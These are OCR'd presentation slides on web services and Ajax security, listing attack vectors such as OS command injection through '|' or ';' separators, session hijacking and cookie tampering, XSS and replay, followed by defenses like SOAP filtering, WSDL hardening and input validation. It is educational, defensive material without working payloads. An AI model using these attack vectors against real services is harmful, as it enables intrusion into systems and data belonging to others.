
AV 9 – Operating System access

- Point to OS
- Remote command execution is possible
- Either by "|" or ";"
- Attack is very much possible
- Leads to admin/root on the box…




AV 10 – Session hijacking

- Web services can maintain sessions
  - [WebMethod(EnableSession=true)]
- Possible to reverse engineer session
- Cookie tempering is reality…
- Can be compared to traditional web application session.




Other attacks

- External referencing – XML schema
- XSS attack
- In transit attacks – replay and spoofing



Agenda


- Web 2.0
  - Industry
  - Technologies
  - Security
- Impact of Web 2.0
- Ajax
  - Basics
  - Attacks
  - Methodology
    - Fingerprinting
    - Enumeration
    - Crawling
    - Scanning
  - Vulnerabilities
  - Securing Ajax
- Web Services
  - Basics
  - Methodologies
  - Security
  - Assessment
    - Footprinting
    - Discovery
    - Enumeration
    - Attack vectors
  - Defense




Defense 1 SOAP filtering

- Regular firewall will not work
- Content filtering on HTTP will not work either since it is SOAP over HTTP/HTTPS
- SOAP level filtering and monitoring would require
- ISAPI level filtering is essential
- SOAP content filtering – products or in-house

Content filtering






Content filtering

SOAP Input Envelope

```
<soap:Body soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<q1:getInput xmlns:q1="http://DefaultNamespace">
          <id xsi:type="xsd:string">12123</id>
</q1:getInput>
</soap:Body>
```


```
<ns1:getInputReturn xsi:type="xsd:string">
$2500
</ns1:getInputReturn>
```

SOAP Output Envelope




Defense 2 WSDL hardening

- WSDL is major source of information
- Should not have any leakage
- Only provide necessary methods
- Invokes over SSL only
- Thorough WSDL hardening




Defense 3 Authentication & Authorization

- WSDL access control
- Credentials – WS-Security
- Certificate analysis
- SOAP and XML filtering before access




Defense 4 Secure Coding

- Fault code management and Exception control
- Input validation
- SQL integration
- Levels of coding - using different components



Defense 5 XML parsing

- Good XML parsing should be used
- .Net/J2EE – may have issues with XML parsing
- Buffer over flows using schema poisoning



Thanks!

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Blog - http://shreeraj.blogspot.com